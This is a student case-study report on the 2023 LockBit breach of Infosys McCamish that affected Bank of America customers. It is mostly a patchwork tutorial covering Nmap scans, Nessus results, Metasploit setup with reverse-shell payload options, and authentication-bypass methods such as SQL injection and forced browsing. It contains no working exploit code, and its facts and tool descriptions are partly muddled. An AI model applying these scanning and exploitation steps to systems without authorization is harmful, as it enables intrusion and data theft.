BANK OF AMERICA RANSOMWARE ATTACK DATA BREACH

A REPORT

Submitted by

ERLA SAI THORAN [RA2111030010179]

Under the Guidance of

Dr. D. Deepika
Assistant Professor, Department of Networking and Communications

In partial satisfaction of the requirements for the degree of

BACHELOR OF TECHNOLOGY

IN

COMPUTER SCIENCE ENGINEERING with specialization in CYBER SECURITY

SCHOOL OF COMPUTING

COLLEGE OF ENGINEERING AND TECHNOLOGY

SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

KATTANKULATHUR – 603203

APRIL 2024

COLLEGE OF ENGINEERING & TECHNOLOGY
SRM INSTITUTE OF SCIENCE & TECHNOLOGY
S.R.M. NAGAR, KATTANKULATHUR – 603203

BONAFIDE CERTIFICATE

Certified that this project report **"BANK OF AMERICA RANSOMWARE ATTACK DATA BREACH "** is the bonafide work of "**E SAI THORAN [RA2111030010179]**" of III Year/VI Sem B. Tech (CSE) who carried out the mini project work under my supervision for the course 18CSE386T PENETRATION TESTING AND VULNERABILITY ASSESSMENT in SRM Institute of Science and Technology during the academic year 2023-2024.

SIGNATURE
Dr. D. Deepika
Assistant Professor
Networking and Communications

SIGNATURE
Dr. Annapurani Panaiyappan K
Professor and Head
Networking and Communications

CASE STUDY ON "BANK OF AMERICA RANSOMWARE ATTACK DATA BREACH"

EVEN Semester (2023-2024)

Course Code & Course Name: 18CSE386T – Penetration Testing and Vulnerability Assessment

Year & Semester : III/VI

Report Title : Cyber Attack on BANK OF AMERICA RANSOMWARE

Course Faculty : Dr. D. Deepika

Student Name : E SAI THORAN [RA2111030010179]

Evaluation:

S. No	Parameter	Marks
1	Problem Investigation & Methodology Used	
2	Tool used for investigation	
3	Demo of investigation	
4	Uploaded in GitHub	
5	Viva	
6	Report	
	Total	

Date:

Staff Name:

Signature:

TABLE OF CONTENTS

INTRODUCTION

The cyber attack was occurred on Nov 3 2023 towards Bank of America and Infosys Inc. A powerful hacker group named Lock Bit ransom group was behind this incident. About 57,000 Bank of America customers are being warned that their personal information may have been exposed during a November cyberattack on bank service provider Infosys McCamish Systems.

The data breach, attributed to the Lock Bit ransomware group according to several reports, occurred on Infosys McCamish's system on November 3 and was reported to Bank of America on November 24.
However, consumers whose data may have been compromised were not notified of the security failure until February 1, or about 90 days after the breach was discovered, potentially violating state notification laws.

Customers who were affected were enrolled in Bank of America-sponsored deferred compensation plans at companies, which provide tax advantages for employees who defer a portion of their pay checks until a later date, such as at retirement, Infosys McCamish said.

SCOPE

Attack Overview: Detail the timeline of the cyber attack on the Bank of America, including the initial infiltration, propagation of malware, and the resulting data loss.

Attack Tactics and Techniques: Analyze the methods used by the attackers to compromise the Data Base Servers, such as the use of malware, phishing, or other forms of cyber intrusion. Discuss the sophistication of the attack and any unique characteristics.

Attribution and Motivation: Explore the attribution of the attack, including the suspected perpetrators and their potential motives. Discuss any geopolitical tensions or conflicts that may have contributed to or resulted from the attack.

Impact and Consequences: Assess the immediate and long-term impact of the cyber attack on the B-O-A & Infosys, including economic, social, and political consequences. Discuss the challenges faced by affected individuals, corporate and government agencies in responding to the attack.

Response and Recovery Efforts: Evaluate the response efforts by Bank officials, companies, and international partners in mitigating the attack and restoring data breach.

Lessons Learned and Recommendations: Identify key lessons learned from the cyber attack and provide recommendations for improving cybersecurity measures, enhancing software without vulnerabilities, and mitigating the risk of future attacks on critical data.

OBJECTIVE

The objective of this case study on the cyber attack on the B-O-A & Infosys

Understand the Attack: Analyse the tactics, techniques, and procedures (TTPs) used by the attackers to compromise the Data Base Servers, including the methods of finding vulnerabilities, malware deployment, and data manipulation.

Assess Impact: Evaluate the immediate and long-term impact of the cyber attack on the B-O-A & Infosys, including economic, social, and political consequences. This includes the effects on infrastructure, services, and public confidence.

Examine Response Efforts: Investigate the response and recovery efforts by Bank Officials, individuals, and international partners to mitigate the attack and restore data and fame.

Explore Attribution: Examine the attribution of the attack, including the suspected perpetrators and their strategies.

Identify Lessons Learned: Identify key lessons learned from the cyber attack, including vulnerabilities in critical infrastructure systems, gaps in cybersecurity defences, and challenges in response and recovery.

Provide Recommendations: Offer recommendations for improving cybersecurity measures, enhancing resilience, and mitigating the risk of future attacks on critical infrastructure. These recommendations should address technical, policy, and operational aspects.

By achieving these objectives, this case study aims to deep understanding of the cyber attack on the Bank Of America and Infosys provide valuable insights for cybersecurity practitioners, policymakers, and stakeholders involved in protecting critical infrastructure from cyber threats.

TOOL DESCRIPTION

N-MAP

Nmap, short for "Network Mapper," is a free and open-source network scanning tool used for discovering devices and services on a computer network. It's widely used by network administrators, security professionals, and enthusiasts for network exploration, security auditing, and vulnerability assessment.

Key Features:

Port Scanning: Nmap can perform comprehensive port scanning to discover open, closed, and filtered ports on target systems. This helps in understanding the network topology and identifying potential entry points for further investigation or exploitation.

Host Discovery: Nmap can efficiently discover hosts on a network by sending probe packets and analysing responses. It helps in mapping out the network and identifying active hosts, even those that are hidden behind firewalls or NAT devices.

Operating System Detection: Nmap has the ability to detect the operating systems running on target hosts based on various characteristics of their responses to network probes. This feature assists in network inventory management and vulnerability assessment.

Vulnerability Detection: Nmap can be used to identify potential vulnerabilities in target systems by analysing open ports, service versions, and other network attributes. Combined with NSE scripts and external databases, Nmap can provide insights into security weaknesses that need to be addressed.

Scripting Engine: Nmap provides a scripting engine called Nmap Scripting Engine (NSE), which allows users to write and execute scripts to automate a variety of tasks, such as vulnerability scanning, service enumeration, and more.

Versatility: Nmap can be used for various purposes, including network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Stealth Scanning: Nmap offers different scanning techniques, including stealth scans like SYN scan, which aim to minimize the footprint of the scanning activity on the target network.

Output Formats: Nmap can generate output in multiple formats, including plain text, XML, and even interactive graphical representations.

Community Support: Being open-source, Nmap has a large community of users and developers contributing to its development and providing support through forums, mailing lists, and other channels.

Legal and Ethical Considerations: While Nmap is a powerful tool, it's important to use it responsibly and ethically. Scanning networks without proper authorization is illegal and could lead to legal consequences.

Tool: Nessus

What is NESSUS and How Does it Work?
Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.

Nessus works by testing each port on a computer, determining what service it is running, and then testing this service to make sure there are no vulnerabilities in it that could be used by a hacker to carry out a malicious attack.

Vulnerabilities that could allow unauthorized control or access to sensitive data on a system
1 Misconfiguration
2 Denials of service (Dos) vulnerabilities
3 Default passwords
4 Software flaws, missing patches, malware and misconfiguration errors across a wide range of operating systems, devices and applications are dealt with by Nessus.

TOOL: METASPLOIT

The basic steps for exploiting a system using the Framework include.

- Optionally checking whether the intended target system is vulnerable to an exploit.
- Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).

- Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.
- Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.
- Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

Metasploit runs on Unix (including Linux and macOS) and on Windows. The Metasploit Framework can be extended to use add-ons in multiple languages.

To choose an exploit and payload, some information about the target system is needed, such as operating system version and installed network services. This information can be gleaned with port scanning and TCP/IP stack fingerprinting tools such as Nmap. Vulnerability scanners such as Nessus, and OpenVAS can detect target system vulnerabilities. Metasploit can import vulnerability scanner data and compare the identified vulnerabilities to existing exploit modules for accurate exploitation.

METHOD : Bypassing

A Look into the Various Techniques Used by Hackers to Evade Cybersecurity and Antivirus Software.

"Bypass" in cybersecurity and antivirus is essentially an evasion technique attackers use to get past or 'bypass' cryptographic system controls, notably security mechanisms and protocols, implemented to maintain secure boundaries and protect data. With this lucrative strategy, adversaries can break a system's security guidelines without the immediate knowledge of users or administrators.

Network Bypassing: In networking, bypassing usually refers to the process of redirecting network traffic around a specific device or route. This might be done intentionally for load balancing, redundancy, or to circumvent a malfunctioning component.

Security Bypassing: This refers to finding vulnerabilities or weaknesses in security systems to gain unauthorized access to systems or data. It's a common term in cybersecurity discussions, where bypassing security measures can lead to breaches or unauthorized access.

Communication Bypassing: In the context of communication, bypassing can refer to a breakdown in effective communication between source. It occurs when the intended message is not received, but action has been done leading to miscommunication.


INSTALLATION:

NMAP

```
sudo apt update
```

```
sudo apt upgrade
```

```
sudo apt install nmap
```




```
phoenixnap@phoenixnap-VirtualBox:~$ sudo apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libblas3 liblinear3
Suggested packages:
  liblinear-tools liblinear-dev ndiff
The following NEW packages will be installed:
  libblas3 liblinear3 nmap
0 upgraded, 3 newly installed, 0 to remove and 254 not upgraded.
Need to get 5,353 kB of archives.
After this operation, 24.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

NESSUS:

OpenDebian/Kali and Ubuntu


```
# dpkg -i Nessus-<version number>-debian6_amd64.deb
```

OpenFreeBSD

```
# pkg add Nessus-<version number>-fbsd10-amd64.txz
```


OpenRed Hat

```
# yum install Nessus-<version number>-es6.x86_64.rpm
```



METASPLOIT:

```
sudo apt install metasploit-framework
sudo /etc/init.d/postgresql start
sudo /etc/init.d/postgresql status
msfconsole -q
```



IMPLEMENTATION:

N-map

Scanning a host server with Nmap involves several steps to effectively gather information about the target network.

Identify Target: Determine the IP address or hostname of the server you want to scan.

Choose Scan Type: Select the appropriate scan type based on your objectives and network environment. Common scan types include:

TCP SYN scan (-sS): Stealthy and fast scan method.

TCP connect scan (-sT): Basic TCP connect scan.

UDP scan (-sU): Scan for open UDP ports.

Comprehensive scan (-sC): Activate default scripts and scan techniques. Specify Port Range: Define the range of ports you want to scan. You can scan specific ports, port ranges, or all ports. Use the -p option followed by the port specification.

Adjust Timing and Aggressiveness: Choose timing options (-T) to control the speed and aggressiveness of the scan. Timing options range from 0 (paranoid) to 5 (insane).

Enable Service Version Detection: Use the -sV option to enable service version detection, which attempts to determine the version of services running on open ports.

Enable OS Detection: Utilize the -O option to enable OS detection, which attempts to identify the operating system of the target system.

Execute the Scan: Run the Nmap command with the chosen options. Specify the target IP address or hostname.

```
┌──(root💀kali)-[~]
└─# sudo nmap -sA -T4 10.10.95.156
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-19 18:01 CST
Nmap scan report for 10.10.95.156
Host is up (0.061s latency).
Not shown: 996 filtered ports
PORT    STATE      SERVICE
22/tcp  unfiltered ssh
25/tcp  unfiltered smtp
80/tcp  unfiltered http
443/tcp unfiltered https

Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds
```

```
pentester@TryHackMe$ sudo nmap -sV 10.10.76.34

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:03 BST
Nmap scan report for 10.10.76.34
Host is up (0.0040s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
25/tcp  open  smtp    Postfix smtpd
80/tcp  open  http    nginx 1.6.2
110/tcp open  pop3    Dovecot pop3d
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 02:A0:E7:B5:B6:C5 (Unknown)
Service Info: Host:  debra2.thm.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap All open port scan results SSL port discovery

```
pentester@TryHackMe$ sudo nmap -sS -sC 10.10.29.130

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:08 BST
Nmap scan report for ip-10-10-161-170.eu-west-1.compute.internal (10.10.161.170)
Host is up (0.0011s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 d5:80:97:a3:a8:3b:57:78:2f:0a:78:ae:ad:34:24:f4 (DSA)
|   2048 aa:66:7a:45:eb:d1:8c:00:e3:12:31:d8:76:8e:ed:3a (RSA)
|   256 3d:82:72:a3:07:49:2e:cb:d9:87:db:08:c6:90:56:65 (ECDSA)
|_  256 dc:f0:0c:89:70:87:65:ba:52:b1:e9:59:f7:5d:d2:6a (EdDSA)
25/tcp  open  smtp
|_smtp-commands: debra2.thm.local, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
DSN,
| ssl-cert: Subject: commonName=debra2.thm.local
| Not valid before: 2021-08-10T12:10:58
|_Not valid after:  2031-08-08T12:10:58
|_ssl-date: TLS randomness does not represent time
80/tcp  open  http
|_http-title: Welcome to nginx on Debian!
110/tcp open  pop3
|_pop3-capabilities: RESP-CODES CAPA TOP SASL UIDL PIPELINING AUTH-RESP-CODE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          38099/tcp  status
|_  100024  1          54067/udp  status
143/tcp open  imap
|_imap-capabilities: LITERAL+ capabilities IMAP4rev1 OK Pre-login ENABLE have LOGINDISABLEDA0001 listed SASL-IR ID
more post-login LOGIN-REFERRALS IDLE
MAC Address: 02:A0:E7:B5:B6:C5 (Unknown)
```

Nmap comprehensive scan

```
pentester@TryHackMe$ sudo nmap -sS --traceroute 10.10.76.34

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:05 BST
Nmap scan report for 10.10.76.34
Host is up (0.0015s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
111/tcp open  rpcbind
143/tcp open  imap
MAC Address: 02:A0:E7:B5:B6:C5 (Unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   1.48 ms MACHINE_IP
```

Tracing route to extract sensitive data and to check other system to prevent them from stopping connection

NESSUS:

Create a New Scan: Click on the "New Scan" button to create a new scan.

After creating

Choose Scan Type: In the scan creation form, select the appropriate scan type based on your requirements. For scanning an IP address, you can typically choose a "Basic Network Scan" or similar option.

Define Target(s): In the "Targets" section, specify the IP address or range of IP addresses you want to scan. You can enter individual IP addresses, a range (e.g., 192.168.1.1-192.168.1.254), or CIDR notation (e.g., 192.168.1.0/24) to specify an entire subnet.


Configure Scan Options: Depending on the selected scan type, you may have various options to configure. Ensure that the scan options match your requirements. This may include port scanning preferences, vulnerability checks, and authentication settings.

Monitor Scan Progress: After launching the scan, you can monitor its progress in the "Scans" section of the Nessus interface. Nessus provides real-time updates on the scanning process, including the number of hosts scanned and vulnerabilities detected.

Review Scan Results: Once the scan completes, review the scan results to identify any vulnerabilities or security issues detected on the scanned IP addresses.

Remediate Vulnerabilities: Take appropriate actions to remediate any vulnerabilities identified during the scan to improve the security posture of the scanned IP addresses.


nessus Professional
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash 1
RESOURCES
Policies
Plugin Rules
Customized Reports
Basic network Scan
Back to My Scans
Configure
Audit Trail
Report
Export
Hosts 112
Vulnerabilities 272
Remediations 500
VPR Top Threats
Filter
Search Hosts
112 Hosts
Host
Vulnerabilities
192.168.1.46 147 278 59 189
192.168.1.83 60 333 86 184
192.168.1.10 42 320 81 186
192.168.1.53 28 48 508
192.168.1.44 39 293 78 169
192.168.1.66 22 228 52 174
192.168.1.55 113 172 29 130
192.168.1.40 65 154 88 56
192.168.1.56 48 166 41 66
192.168.1.11 15 87 178
192.168.1.12 15 87 177
data.tehgeek.local 12 266
sshsvr.tehgeek.local 26 16 225
Notice: This scan has been updated with Live Results. Launch a new scan to confirm these findings or remove them.
Scan Details
Policy: Basic Network Scan
Status: Imported
Severity Base: CVSS v3.0
Modified: April 1 at 1:00 PM (Live Results)
Vulnerabilities
Critical
High
Medium
Low
Info



128.143.13.168

Summary

Critical	High	Medium	Low	Info
0	0	4	1	16

Details

Severity	Plugin Id	Name
Medium (5.1)	18405	Microsoft Windows Remote Desktop Protocol Server Man-in-the-
Medium (5.0)	26920	Microsoft Windows SMB NULL Session Authentication
Medium (5.0)	57608	SMB Signing Disabled
Medium (4.3)	57690	Terminal Services Encryption Level is Medium or Low
Low (2.6)	30218	Terminal Services Encryption Level is not FIPS-140 Compliant
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	10287	Traceroute Information
Info	10394	Microsoft Windows SMB Log In Possible
Info	10785	Microsoft Windows SMB NativeLanManager Remote System Inf
Info	10940	Windows Terminal Services Enabled
Info	11011	Microsoft Windows SMB Service Detection
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	12053	Host Fully Qualified Domain Name (FQDN) Resolution
Info	19506	Nessus Scan Information
Info	24786	Nessus Windows Scan Not Performed with Admin Privileges
Info	25220	TCP/IP Timestamps Supported
Info	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the
Info	35716	Ethernet Card Manufacturer Detection
Info	45590	Common Platform Enumeration (CPE)
Info	54615	Device Type

BYPASSES ATTACK:


An authentication bypass vulnerability is a weak point in the user authentication process. A cybercriminal exploiting such a weakness circumvents authentication altogether to gain access to an application, service, or device. They can then expand the attack and steal **sensitive data**, download malicious firmware, or perform other harmful acts.

Authentication Bypass Vulnerability Key Takeaways:

- Authentication bypass attacks are unique in that the attacker does not steal credentials, but rather bypasses the authentication process entirely.
- Once they circumvent authentication, attackers can escalate privileges, move to other pages, steal or alter data, or download malicious firmware.
- Common attack methods include modification of an URL's parameter, forced browsing, SQL injection, and guessing session IDs.
- Authentication bypass vulnerabilities can be mitigated by robust authentication processes, frequent updates, and encryption of session IDs and cookies.

METHOD

- Circumventing the login page by instead calling an internal page directly (forced browsing).
- Tampering with requests so that the application assumes the attacker has been authenticated. Attackers may do this by modifying an URL's parameter or manipulating a form, for example.
- Utilizing SQL injection to go around authentication, retrieve the contents of the SQL database, and add, modify, or delete records.
- Determining session IDs through, for example, values inside cookies that increase linearly.




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #nmap 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-13 16:39 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0011s latency).
All 1000 scanned ports on 10.10.10.10 are filtered
MAC Address: 00:15:5D:01:80:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
┌─[root@parrot]─[~]
└──╼ #
```

METASPLOIT:

RHOST (Remote Host): The IP address or hostname of the target system.

RPORT (Remote Port): The port on the target system where the exploit will be attempted.

LHOST (Local Host): The IP address or hostname of the attacker's system. This is often used for reverse connections.

LPORT (Local Port): The port on the attacker's system that will listen for incoming connections.


TARGET (Exploit Target): The specific target to exploit, especially in multi-target exploits where multiple vulnerabilities may exist.

PAYLOAD: The type of payload to deliver to the target system after successful exploitation. This could be a reverse shell, bind shell, meterpreter session, etc.

EXITFUNC (Exit Function): The method to use for exiting the payload after execution.

VERBOSE: Enable verbose output for detailed information during exploit execution.

SSL (Secure Sockets Layer): Enable SSL encryption for the communication between the attacker and the target.




```
msf > session 1
[-] Unknown command: session.
msf > connect session 1
